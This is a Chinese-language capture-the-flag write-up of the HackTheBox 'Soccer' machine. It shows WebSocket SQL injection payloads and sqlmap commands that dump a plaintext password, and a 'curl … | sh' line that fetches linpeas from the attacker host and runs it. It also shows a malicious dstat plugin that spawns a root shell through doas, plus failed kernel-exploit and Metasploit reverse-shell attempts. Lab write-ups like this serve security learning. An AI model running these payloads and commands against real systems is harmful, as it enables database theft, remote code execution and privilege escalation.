
Reverse proxies

 [Nginx](#) 1.18.0

UI frameworks

 [Bootstrap](#)

[Something wrong or missing?](#)



用Burp觀察websocket請求與回應，發現SQLI

The screenshot shows the Burp Suite Community Edition v2022.12.4 interface. The 'Repeater' tab is active, displaying a WebSocket message with the ID '15' and the URL 'http://soc-player.soccer.htb:9091/'. The message is in the 'Send WebSocket Message' section, with a 'Send' button and a 'To server' dropdown. The 'Select next message received' checkbox is checked. The message content is shown in the 'Pretty' view as a JSON object:

```
1 {  
  "id": "89841 or 1"  
}
```

. The 'History' tab on the right shows a list of messages with columns for Message, Direction, Manual, Length, and Time. The last message, 'Ticket Exists', is highlighted in orange. The 'Inspector' tab on the right shows the raw message content: 'Ticket Exists'.

Message	Direction	Manual	Length	Time
{ "id": "89841 or 1" }	→ To server	✓	19	12:56:18 23 Dec 2022
Ticket Exists	← To client		13	12:56:19 23 Dec 2022
{"id": "89841 or 123"}	→ To server	✓	21	12:56:23 23 Dec 2022
Ticket Exists	← To client		13	12:56:25 23 Dec 2022
{"id": "89841x"}	→ To server	✓	15	12:56:44 23 Dec 2022
Ticket Doesn't Exist	← To client		20	12:56:45 23 Dec 2022
{"id": "89841"}	→ To server	✓	14	12:56:48 23 Dec 2022
Ticket Exists	← To client		13	12:56:51 23 Dec 2022
{"id": "89841 or 1"}	→ To server	✓	19	12:57:30 23 Dec 2022
Ticket Exists	← To client		13	12:57:33 23 Dec 2022

就算傳任意數字，也會回傳Ticket Exists，代表後端是有吃到 `or` 語句的

做進一步SQLI類型測試，

接 `and` 去測version，確認能夠做boolean based，

先從靶機抓mysql version

```
(remote) www-data@soccer:/tmp$ mysql -V  
mysql Ver 8.0.31-0ubuntu0.20.04.2 for Linux on x86_64 ((Ubuntu))
```


確定測試sql version() 傳入 8 回傳 True

The screenshot shows the Burp Suite Community Edition v2022.12.4 interface. The 'Repeater' tab is active, displaying a WebSocket message with the payload: `{"id": "64257 and right(left(version(),1),1)=8"}`. The 'Send WebSocket Message' dialog is open, with the 'Send' button and 'To server' dropdown. The 'History' tab shows a list of messages, including 'Ticket Doesn't Exist' and 'Ticket Exists'. The 'Raw' tab of the message inspector shows the raw JSON payload: `1 { "id": "64257 and right(left(version(),1),1)=8" }`.

Message	Direction	Manual	Length	Time
{ "id": "64257 and right(left(version(),1),1)=8" }	→ To server	✓	47	13:14:20 23 Dec 2022
Ticket Doesn't Exist	← To client		20	13:14:21 23 Dec 2022
{ "id": "64257 and right(left(version(),1),1)=8" }	→ To server	✓	47	13:14:26 23 Dec 2022
Ticket Doesn't Exist	← To client		20	13:14:27 23 Dec 2022
{ "id": "64257 and right(left(version(),1),1)=8" }	→ To server	✓	47	13:14:35 23 Dec 2022
Ticket Doesn't Exist	← To client		20	13:14:35 23 Dec 2022
{ "id": "64257 and right(left(version(),1),1)=8" }	→ To server	✓	47	13:14:38 23 Dec 2022
Ticket Doesn't Exist	← To client		20	13:14:43 23 Dec 2022
{ "id": "64257 and right(left(version(),1),1)=8" }	→ To server	✓	47	13:15:07 23 Dec 2022
Ticket Exists	← To client		13	13:15:09 23 Dec 2022

Sqlmap:

[Sqlmap Websockets](#)

Sqlmap supports websockets, **no need to use below proxy method**

```
sqlmap -u ws://soc-player.soccer.htb:9091 --data '{"id": "1"}' --dbms mysql --batch --level 5 --risk 3 --threads 10
```

將 **websocket** 轉接到 `localhost:8081` 後 - [Tutorial](#)

根據之前所取得的信息指定 `technique` 、 `dbms` 節省時間

```
sqlmap -u "http://localhost:8081/?id=78319" -p id --random-agent --dbms mysql --dbs --technique B --level 5 --risk 3 -t 5
```

因為是 **Boolean Based** ，用 `--dbs` 、 `--tables` 、 `--columns` 慢慢抓

```
sqlmap -u "http://localhost:8081/?id=52655" --random-agent --dbms mysql --dbs --threads 10 -p id -D soccer_db -T accounts -C username,password --dump
```

```
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id   | email                | password                | username |
+-----+-----+-----+-----+
| 1324 | player@player.htb    | PlayerOftheMatch2022   | player   |
+-----+-----+-----+-----+
```

結論: 自己寫腳本爆破會比較快w

還好 `password` 沒有 `hash` ，拿去連 `ssh` ，用 `tee` 紀錄 `CLI history`

```
└─(root@kali)-[~]
└─# ssh player@soccer.htb | tee -a ssh_history.log
Last login: Tue Dec 13 07:29:10 2022 from 10.10.14.19
player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
e5c404bc10aeef1c83cf0713d00cf41
```

拿到USER Flag - e5c404bc10aeeef1c83cf0713d00cf41

Root Flag

要escalate到root，先測看看 `sudo -l`，結果不能用

```
player@soccer:/tmp$ sudo -l -l
[sudo] password for player:
Sorry, user player may not run sudo on localhost.
```

先用 [LinPeas](#) 掃一下

在本機架個http server來送檔案到靶機

```
└─(root@kali)-[~/files]
└─# ls
281  50135  linpeas.sh  lse.sh  poc.sh

└─(root@kali)-[~/files]
└─# screen python3 -m http.server 80
[CTRL+A+D]
```

在靶機用curl拿純response直接執行，才不會在disk留下檔案

```
curl 10.10.14.45/linpeas.sh | sh
```

查看ssh history log

```
└─(root@kali)-[~]
└─# less -r ssh_history.log
```

Doas

根據之前的 #Enum 階段與 linpeas 的output可發現此工具

```
(root@kali)-[~]
└─# cat ssh_history.log|grep doas -E3
```

```
(root@kali)-[~/STEWs/vuln-detect]
└─# cat ssh_history.log|grep doas -E3
┌─ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/local/bin/doas
/usr/bin/g++
/usr/bin/gcc
/snap/bin/lxc
--attack

┌─ SUID - Check easy privesc, exploits and write perms
└─ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 42K Nov 17 09:09 /usr/local/bin/doas
-rwsr-xr-x 1 root root 140K Nov 28 04:55 /usr/lib/snapd/snap-confine → Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-- 1 root messagebus 51K Oct 25 13:09 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 463K Mar 30 2022 /usr/lib/openssh/ssh-keysign
--
/usr/bin/gettext.sh

┌─ Executable files potentially added by user (limit 70)
2022-11-17+09:09:15.5479107120 /usr/local/bin/doasedit
2022-11-17+09:09:15.5439087120 /usr/local/bin/vidoas
2022-11-17+09:09:15.5399067120 /usr/local/bin/doas
2022-11-15+21:42:19.3514476930 /etc/grub.d/01_track_initrdless_boot_fallback
2022-11-15+21:40:43.9906230840 /etc/console-setup/cached_setup_terminal.sh
2022-11-15+21:40:43.9906230840 /etc/console-setup/cached_setup_keyboard.sh
--
drwxrwsr-x 2 root staff 4096 Nov 17 08:06 /usr/local/share/fonts
drwxrwsr-x 3 root staff 4096 Nov 15 21:38 /usr/local/lib/python3.8
drwxrwsr-x 2 root staff 4096 Nov 15 21:38 /usr/local/lib/python3.8/dist-packages
-rwsr-xr-x 1 root root 42224 Nov 17 09:09 /usr/local/bin/doas
-rwsr-xr-x 1 root root 142792 Nov 28 04:55 /usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root messagebus 51344 Oct 25 13:09 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwxr-sr-x 1 root utmp 14648 Sep 30 2019 /usr/lib/x86_64-linux-gnu/utempter/utempter
```

先看看 doas 的manual

```
man doas
...
DESCRIPTION
```

```
The doas utility executes the given command as another user.
...
EXIT STATUS
The doas utility exits 0 on success, and >0 if an error occurs. It may fail for one of the following reasons:
```

- The config file /usr/local/etc/doas.conf could not be parsed.

Quick Search on Hacktricks

- <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#doas>

```
player@soccer:~$ cat /usr/local/etc/doas.conf
permit nopass player as root cmd /usr/bin/dstat
```

| /usr/bin/dstat 能夠用root執行

看看 dstat 的manual

```
player@soccer:~$ man dstat
...
FILES
Paths that may contain external dstat_*.py plugins:

    ~/.dstat/
    (path of binary)/plugins/
    /usr/share/dstat/
    /usr/local/share/dstat/
...
```

| 可以放入自訂plugin，以 dstat_ 開頭

找plugins dir

```
player@soccer:~$ ls ~/.dstat/
ls: cannot access '/home/player/.dstat/': No such file or directory
player@soccer:~$ ls /usr/bin/dstat/plugins/
ls: cannot access '/usr/bin/dstat/plugins/': Not a directory
player@soccer:~$ ls /usr/share/dstat/
__pycache__          dstat_dstat_ctxt.py  dstat_md_status.py
...
```

/usr/share/dstat 沒權限建立檔案，改到 /usr/local/share/dstat/

```
player@soccer:/usr/share/dstat$ touch dstat_qq.py
touch: cannot touch 'dstat_qq.py': Permission denied

player@soccer:/usr/share/dstat$ cd /usr/local/share/dstat
player@soccer:/usr/local/share/dstat$ ls -la
total 8
drwxrwx--- 2 root player 4096 Dec 24 08:12 .
drwxr-xr-x 6 root root   4096 Nov 17 09:16 ..
player@soccer:/usr/local/share/dstat$ vi dstat_ok.py
player@soccer:/usr/local/share/dstat$ cat dstat_ok.py
import os; os.system("bash -i")
```


Get Root Bash shell

```
player@soccer:/usr/local/share/dstat$ doas -u root /usr/bin/dstat --ok
/usr/bin/dstat:2619: DeprecationWarning: the imp module is deprecated in favour of importlib; see the module's documentation for
alternative uses
import imp
root@soccer:/usr/local/share/dstat# id
uid=0(root) gid=0(root) groups=0(root)
root@soccer:/usr/local/share/dstat# cd ~
root@soccer:~# cat root.txt
a3874e42bc7c69b123a341cfbaadd09d
```

拿到ROOT Flag - a3874e42bc7c69b123a341cfbaadd09d

總結


感覺這題難度有Medium了，只有前面Get Shell還算Easy



- Useful Resources - <https://book.hacktricks.xyz>

Etc

PrivEsc Additional Tries



CVE-2021-3560 (失敗)

<https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation>

```
-bash-5.0$ bash poc.sh

[!] Username set as : secnigma
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as ubuntu
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[x] ERROR: Accounts service and Gnome-Control-Center NOT found!!
[!] Aborting Execution!
```

CVE-2022-2588 (失敗)

Linux Kernal小於5.19未修

- 雖然soccer的Linux Kernal是5.4，但有條件不符合

從github抓CVE的POC


```
└─(root@kali)-[~]
└─# git clone https://github.com/Markakd/CVE-2022-2588
Cloning into 'CVE-2022-2588'...
remote: Enumerating objects: 32, done.
remote: Counting objects: 100% (32/32), done.
remote: Compressing objects: 100% (29/29), done.
remote: Total 32 (delta 14), reused 11 (delta 2), pack-reused 0
Receiving objects: 100% (32/32), 25.14 KiB | 12.57 MiB/s, done.
Resolving deltas: 100% (14/14), done.

└─(root@kali)-[~]
└─# cd CVE-2022-2588
```

Check Compile Cmd

```
└─(root@kali)-[~/CVE-2022-2588]
└─# ls -la
total 80
drwxr-xr-x  3 root root  4096 Dec 24 01:24 .
drwx----- 16 root root  4096 Dec 24 01:19 ..
-rwxr-xr-x  1 root root 32536 Dec 24 01:24 exp_file_credential
-rw-r--r--  1 root root 23934 Dec 24 01:19 exp_file_credential.c
drwxr-xr-x  8 root root  4096 Dec 24 01:19 .git
-rw-r--r--  1 root root    68 Dec 24 01:19 Makefile
-rw-r--r--  1 root root  7111 Dec 24 01:19 README.md

└─(root@kali)-[~/CVE-2022-2588]
└─# cat Makefile
file:
    cc -O0 exp_file_credential.c -lpthread -o exp_file_credential

└─(root@kali)-[~/CVE-2022-2588]
└─# cp exp_file_credential.c ../files
```

Remote:

```
-bash-5.0$ wget 10.10.14.45/exp_file_credential.c
-bash-5.0$ cc -O0 exp_file_credential.c -lpthread -o qaq
-bash-5.0$ ./qaq
self path /home/player/./qaq
prepare done
Old limits -> soft limit= 14096          hard limit= 14096
starting exploit, num of cores: 2
defrag done
spray 256 done
freed the filter object
256 freed done
double free done
spraying files
no overlap found :(...
failed
```

Metasploit Exploit Suggester (失敗)

不得已只好試試metasploit，也失敗

```
msf6 post(multi/recon/local_exploit_suggester) > exploit
```

```
[*] 10.10.11.194 - Collecting local exploits for x86/linux...
[*] 10.10.11.194 - 176 exploit checks are being tried...
[+] 10.10.11.194 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 53 / 53
[*] 10.10.11.194 - Valid modules for session 4:
```

```
=====
```

#	Name	Potentially Vulnerable?	Check Result
-	----	-----	-----
1	exploit/linux/local/su_login	Yes	The target appears to be vulnerable.

...

```
msf6 exploit(linux/local/su_login) > set session 4
```

```
session => 4
```

```
msf6 exploit(linux/local/su_login) > exploit
```

```
[*] Started reverse TCP handler on 10.10.14.45:4444
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
```

```
[+] The target appears to be vulnerable.
```

```
[*] Uploading payload to target
```

```
[*] Attempting to login with su
```

```
[*] Exploit completed, but no session was created.
```